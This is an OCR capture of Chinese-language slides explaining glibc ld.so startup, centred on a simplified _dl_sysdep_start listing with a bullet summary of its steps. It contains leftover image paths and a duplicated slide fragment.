
- 初始化 global 變數

- 根據 auxv 初始化 global 變數以及 link_map 的成員

- 初始化 tunable、CPU feature 與 heap

- 呼叫 dl_main

- 回傳 executable 的 entry point




```
$ ElfW(Addr)
      _dl_sysdep_start(void **start_argptr,
      void (*dl_main)(const ElfW(Phdr) * phdr, ElfW(Word) phnum,
      ElfW(Addr) * user_entry, ElfW(auxv_t) * auxv))
  {
      ElfW(Addr) user_entry;
      ElfW(auxv_t) * av;
      DL_FIND_ARG_COMPONENTS(start_argptr, _dl_argc, _dl_argv, _environ,
                             GLRO(dl_auxv));

      user_entry = (ElfW(Addr))ENTRY_POINT;
      for (av = GLRO(dl_auxv); av->a_type != AT_NULL; set_seen(av++))
          switch (av->a_type)
          {
              ...
          case AT_PAGESZ:
              GLRO(dl_pagesize) = av->a_un.a_val;
              break;
              ...
          case AT_RANDOM:
              _dl_random = (void *)av->a_un.a_val;
              break;
              DL_PLATFORM_AUXV
          }
      __tunables_init(_environ);

      (*dl_main)(phdr, phnum, &user_entry, GLRO(dl_auxv));
      return user_entry;
  }
```

dl_main 不僅是設置執行環境的 function，同時也是 ld.so 的 main，另外有趣的是，他呼叫的時候是執行 call rbp

$ DL Start

_dl_sysdep_start

- 初始化 global 變數
- 根據 auxv 初始化 global 變數以及 link_map 的成員
- 初始化 tunable、CPU feature 與 heap
- 呼叫 dl_main
- 回傳 executable 的 entry point




```
$ ElfW(Addr)
